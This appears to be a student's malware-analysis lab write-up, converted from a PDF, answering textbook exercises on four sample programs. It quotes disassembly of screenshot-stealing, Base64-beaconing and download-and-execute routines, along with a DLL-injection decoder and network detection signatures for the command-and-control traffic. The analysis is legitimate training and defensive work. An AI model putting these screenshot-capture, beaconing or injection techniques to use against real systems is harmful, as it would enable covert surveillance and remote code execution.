


Figure 8. String encoded

Figure 9. Checking base64 encoded string

vi. Where is the Base64 function in the disassembly?

At address 0x004010B1.

vii. What is the maximum length of the Base64-encoded data that is sent? What is encoded?

The maximum length is 12 characters. The maximum base64 length is 16 bytes.

```
; BOOL __stdcall httpRead(HINTERNET hFile, LPVOID lpBuffer, DWORD dwNumberOfBytesTo
httpRead proc near

Buffer= byte ptr -558h
hFile= dword ptr -358h
szUrl= byte ptr -354h
hInternet= dword ptr -154h
name= byte ptr -150h
szAgent= byte ptr -50h
var_30= byte ptr -30h
var_2B= dword ptr -2Bh
var_27= dword ptr -27h
var_23= dword ptr -23h
dwNumberOfBytesRead= dword ptr -1Ch
var_18= byte ptr -18h
var_C= byte ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
arg_0= dword ptr  8
lpBuffer= dword ptr  0Ch
dwNumberOfBytesToRead= dword ptr  10h
lpdwNumberOfBytesRead= dword ptr  14h

push    ebp
mov     ebp, esp
sub     esp, 558h
mov     [ebp+var_30], 0
xor     eax, eax
mov     dword ptr [ebp+var_30+1], eax
mov     [ebp+var_2B], eax
mov     [ebp+var_27], eax
mov     [ebp+var_23], eax
push    offset aMozilla4_0 ; "Mozilla/4.0"
lea     ecx, [ebp+szAgent]
push    ecx             ; char *
call    _sprintf
add     esp, 8
push    100h            ; namelen
lea     edx, [ebp+name]
push    edx             ; name
call    gethostname
mov     [ebp+var_4], eax
push    12              ; copy 12 characters
lea     eax, [ebp+name]
push    eax             ; char *
lea     ecx, [ebp+var_18]
push    ecx             ; char *
call    _strncpy
```

Figure 10. Only 12 Characters

viii. In this malware, would you ever see the padding characters (= or ==) in the Base64encoded data?

According to wiki. If the plain text is not divisible by 3, padding will present in the encoded string.

ix. What does this malware do?

It keeps sending the computer name (max 12 bytes) to **http://www.practicalmalwareanalysis.com** every 30 seconds until 0x6F is received as the first character in the response.

b. Analyze the malware found in the file *Lab13-02.exe*

i. Using dynamic analysis, determine what this malware creates.

A file with size 6,214 KB is written on the same folder as the executable every few seconds. The naming convention of the file is **temp[8xhexadecimal]**. The file created seems random.




Figure 1. Proc Mon

ii. Use static techniques such as an xor search, FindCrypt2, KANAL, and the IDA Entropy Plugin to look for potential encoding. What do you find?

Only managed to find XOR instructions. Based on the search result, we would need to look at the following subroutine

1. 0x0040128D
2. 0x00401570
3. 0x00401739

Address	Function	Instruction	
.text:00401040	sub_401000	xor	eax, eax
.text:004012D6	sub_40128D	xor	eax, [ebp+var_10]
.text:0040171F	sub_401570	xor	eax, [esi+edx*4]
.text:0040176F	sub_401739	xor	edx, [ecx]
.text:0040177A	sub_401739	xor	edx, ecx
.text:00401785	sub_401739	xor	edx, ecx
.text:00401795	sub_401739	xor	eax, [edx+8]
.text:004017A1	sub_401739	xor	eax, edx
.text:004017AC	sub_401739	xor	eax, edx
.text:004017BD	sub_401739	xor	ecx, [eax+10h]
.text:004017C9	sub_401739	xor	ecx, eax
.text:004017D4	sub_401739	xor	ecx, eax
.text:004017E5	sub_401739	xor	edx, [ecx+18h]
.text:004017F1	sub_401739	xor	edx, ecx
.text:004017FC	sub_401739	xor	edx, ecx
.text:0040191E	_main	xor	eax, eax
.text:0040311A		xor	dh, [eax]
.text:0040311E		xor	[eax], dh
.text:00403688		xor	ecx, ecx
.text:004036A5		xor	edx, edx

Figure 2. XOR

iii. Based on your answer to question 1, which imported function would be a good prospect for finding the encoding functions?

WriteFile. Trace up from WriteFile and we might locate the function responsible for encoding the contents. **iv. Where is the encoding function in the disassembly?**

The encoding function is @0x0040181F. Tracing up from WriteFile, you will come across a function @0x0040181F. The function calls another subroutine(0x00401739) that performs the XOR operations and some shifting operations.

```
; Attributes: bp-based frame

sub_401851 proc near

FileName= byte ptr -20Ch
hMem= dword ptr -0Ch
nNumberOfBytesToWrite= dword ptr -8
var_4= dword ptr -4

push    ebp
mov     ebp, esp
sub     esp, 20Ch
mov     [ebp+hMem], 0
mov     [ebp+nNumberOfBytesToWrite], 0
lea     eax, [ebp+nNumberOfBytesToWrite]
push    eax
lea     ecx, [ebp+hMem]
push    ecx
call    GetData             ; Steal Data
add     esp, 8
mov     edx, [ebp+nNumberOfBytesToWrite]
push    edx
mov     eax, [ebp+hMem]
push    eax
call    encode              ; Encode Data
add     esp, 8
call    ds:GetTickCount
mov     [ebp+var_4], eax
mov     ecx, [ebp+var_4]
push    ecx
push    offset aTemp08x ; "temp%08x"
lea     edx, [ebp+FileName]
push    edx                 ; char *
call    _sprintf
add     esp, 0Ch
lea     eax, [ebp+FileName]
push    eax                 ; lpFileName
mov     ecx, [ebp+nNumberOfBytesToWrite]
push    ecx                 ; nNumberOfBytesToWrite
mov     edx, [ebp+hMem]
```

Figure 3. encode

v. Trace from the encoding function to the source of the encoded content. What is the content?

Based on the subroutine @0x00401070. The malware is taking a screenshot of the desktop.

GetDesktopWindow: Retrieves a handle to the desktop window. The desktop window covers the entire screen. The desktop window is the area on top of which other windows are painted.

GetDC: The **GetDC** function retrieves a handle to a device context (DC) for the client area of a specified window or for the entire screen. You can use the returned handle in subsequent GDI functions to draw in the DC. The device context is an opaque data structure, whose values are used internally by GDI.

CreateCompatibleDC: The **CreateCompatibleDC** function creates a memory device context (DC) compatible with the specified device.

CreateCompatibleBitmap: The **CreateCompatibleBitmap** function creates a bitmap compatible with the device that is associated with the specified device context.

BitBlt: The **BitBlt** function performs a bit-block transfer of the color data corresponding to a rectangle of pixels from the specified source device context into a destination device context.




Figure 4. Screenshot

vi. Can you find the algorithm used for encoding? If not, how can you decode the content?

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor             proc near               ; CODE XREF: encode+26↓p
.text:00401739
.text:00401739 var_4           = dword ptr -4
.text:00401739 arg_0           = dword ptr  8
.text:00401739 arg_4           = dword ptr  0Ch
.text:00401739 arg_8           = dword ptr  10h
.text:00401739 arg_C           = dword ptr  14h
.text:00401739
.text:00401739                 push    ebp
.text:0040173A                 mov     ebp, esp
.text:0040173C                 push    ecx
.text:0040173D                 mov     [ebp+var_4], 0
.text:00401744                 jmp     short loc_40174F
.text:00401746 ; ---------------------------------------------------------------------------
.text:00401746
.text:00401746 loc_401746:                             ; CODE XREF: xor+DD↓j
.text:00401746                 mov     eax, [ebp+var_4]
.text:00401749                 add     eax, 10h
.text:0040174C                 mov     [ebp+var_4], eax
.text:0040174F
.text:0040174F loc_40174F:                             ; CODE XREF: xor+B↑j
.text:0040174F                 mov     ecx, [ebp+var_4]
.text:00401752                 cmp     ecx, [ebp+arg_C]
.text:00401755                 jnb     loc_40181B
.text:0040175B                 mov     edx, [ebp+arg_0]
.text:0040175E                 push    edx
.text:0040175F                 call    shiftOperations
.text:00401764                 add     esp, 4
.text:00401767                 mov     eax, [ebp+arg_4]
.text:0040176A                 mov     ecx, [ebp+arg_0]
.text:0040176D                 mov     edx, [eax]
.text:0040176F                 xor     edx, [ecx]
.text:00401771                 mov     eax, [ebp+arg_0]
.text:00401774                 mov     ecx, [eax+14h]
.text:00401777                 shr     ecx, 10h
.text:0040177A                 xor     edx, ecx
.text:0040177C                 mov     eax, [ebp+arg_0]
.text:0040177F                 mov     ecx, [eax+0Ch]
.text:00401782                 shl     ecx, 10h
.text:00401785                 xor     edx, ecx
.text:00401787                 mov     eax, [ebp+arg_8]
.text:0040178A                 mov     [eax], edx
.text:0040178C                 mov     ecx, [ebp+arg_4]
.text:0040178F                 mov     edx, [ebp+arg_0]
.text:00401792                 mov     eax, [ecx+4]
.text:00401795                 xor     eax, [edx+8]
.text:00401798                 mov     ecx, [ebp+arg_0]
.text:0040179B                 mov     edx, [ecx+1Ch]
.text:0040179E                 shr     edx, 10h
.text:004017A1                 xor     eax, edx
.text:004017A3                 mov     ecx, [ebp+arg_0]
.text:004017A6                 mov     edx, [ecx+14h]
.text:004017A9                 shl     edx, 10h
.text:004017AC                 xor     eax, edx
```

Figure 5. xor operations


vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL_PROCESS_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```
void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strncmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}
```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with "**temp**". It then reads the file and pass the data to the encoding function **@0x40181F**. Once the data is decoded, we make use of the function **@0x401000** to write out the file to "**DECODED_[encoded file name].bmp**". Last but not least i shall delete the encoded file so as not to clutter the folder.


RemoteDLL
Simple Tool to Inject or Remove DLL from Process
Inject DLL
Download 100+ Free Security and Password Tools

Practical No. 8

a. Analyze the malware found in file *Lab14-01.exe*. This program is not harmful to your system.

i. Which networking libraries does the malware use, and what are their advantages?

The networking library used is urlmon's URLDownlaodToCacheFileA.

Address	Ordinal	Name	Library
004050B8		URLDownloadToCacheFileA	urlmon
0040500C		Sleep	KERNEL32
00405010		CreateProcessA	KERNEL32

Figure 1. urlmon's URLDownlaodToCacheFileA

The advantage of using this api call is that the http packets being sent looks like a typical packet from the victim's browser.

Figure 2. User-Agent

ii. What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?

From the figure below, we can observe that the networking beacon is constructed from a partial GUID(19h to 24h) via GetCurrentHWProfileA and username via GetUserNameA.

Based on MSDN, **szHwProfileGuid** is a globally unique identifier (GUID) string for the current hardware profile. The string returned by **GetCurrentHwProfile** encloses the GUID in curly braces, {}; for example: {12340001-4980-1920-6788-123456789012}.

Therefore on different machine, the GUID should be different which infers that the beacon will change. On top of that, another variable used is the username therefore different users logging in to the same infected machine will generate a different beacon as well.




Figure 3. GUID & Username

iii. Why might the information embedded in the networking beacon be of interest to the attacker?

So that the attacker can have a unique id to keep track of the infected machines and users.

iv. Does the malware use standard Base64 encoding? If not, how is the encoding unusual?

Yes except that the padding used is different.




Figure 4.padding ‘a’ is used instead of ‘=’

To prove that let’s try it using ollydbg. Set breakpoint @0x004013A2 and we can step through the base64 algo in action. In my test experiment i used AA:AA:AA:AA:AA:AAAAAAAAAAAAAA to let it encode. By right the standard base64 should give me the following results.

Figure 5.

Encoding AA:AA:AA:AA:AA:AA-AAAAAAAAAA

However we got back QUE6QUE6QUE6QUE6QUE6QUEtQUFBQUFBQUFBQUFBQQaa instead. Which further reinforced what we have seen earlier in IDA Pro where ‘a’ is used instead of ‘=’ for padding.




Figure 6. Encoding in ollydbg

v. What is the overall purpose of this malware?

The malware attempts to download file from the c2 server and executes it every 60 seconds.

Figure 7. Download and execute

vi. What elements of the malware's communication may be effectively detected using a network signature?

We can use to following elements to detect for this malware

1. domain: http://www.practicalmalwareanalysis.com
2. Get request ends with **/[%c].png**
3. Get request pattern is as follows "/[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|az|0-9]{3}6[A-Z|a-z|0-9]{3}6[A-Z|a-z|0-9]{3}t[A-Z|a-z|0-9]*\/[A-Z|a-z|0-9].png/"

Figure 8. online reg exp tool **vii. What mistakes might analysts make in trying to develop a signature for this malware?**

1. thinking that the GET request is a static base64 string
2. thinking that the file requested is "a.png" **viii. What set of signatures would detect this malware (and future variants)?** refer to question vi.

b. Analyze the malware found in file *Lab14-02.exe*. This malware has been configured to beacon to a hard-coded loopback address in order to prevent it from harming your system, but imagine that it is a hard-coded external address.

i. What are the advantages or disadvantages of coding malware to use direct IP addresses?

Pro

If the attacker's IP were to be blocked, other same variant of malware that uses different IP would not be affected.

Con

If the IP is blacklisted as malicious and blocked by the feds, the attacker would have lost access to the malware. If the attacker were to use a domain name, he can easily just redirect to another IP.

ii. Which networking libraries does this malware use? What are the advantages or disadvantages of using these libraries?

Address	Ordinal	Name	Library
004020D4		InternetCloseHandle	WININET
004020D8		InternetOpenUrlA	WININET
004020DC		InternetOpenA	WININET
004020E0		InternetReadFile	WININET
004020CC		LoadStringA	USER32
004020C0		SHChangeNotify	SHELL32
004020C4		ShellExecuteExA	SHELL32
00402074		exit	MSVCRT

Figure 2. WININET

WININET library is used by this malware.

Pro

Caching and cookies are automatically set by the OS. If cache are not cleared before redownloading of files, the malware could be getting a cached file instead of a new code that needs to be downloaded.

Con

User agent need to be set by the malware author, usually the user agent is hard coded.

iii. What is the source of the URL that the malware uses for beaconing? What advantages does this source offer?

The url is hidden in the string resource. Once a malware is compiled, the attacker would just need to reset the resource to another ip without recompiling the malware. Also using a resource make do without an additional config file. **iv. Which aspect of the HTTP protocol does the malware leverage to achieve its objectives?**

Threads are created by the malware. One to send data out in the user agent field after encoding it using custom base64. The other to receive data.




Figure 3. Read Data




Figure 4. Send Data

Practical No. 9

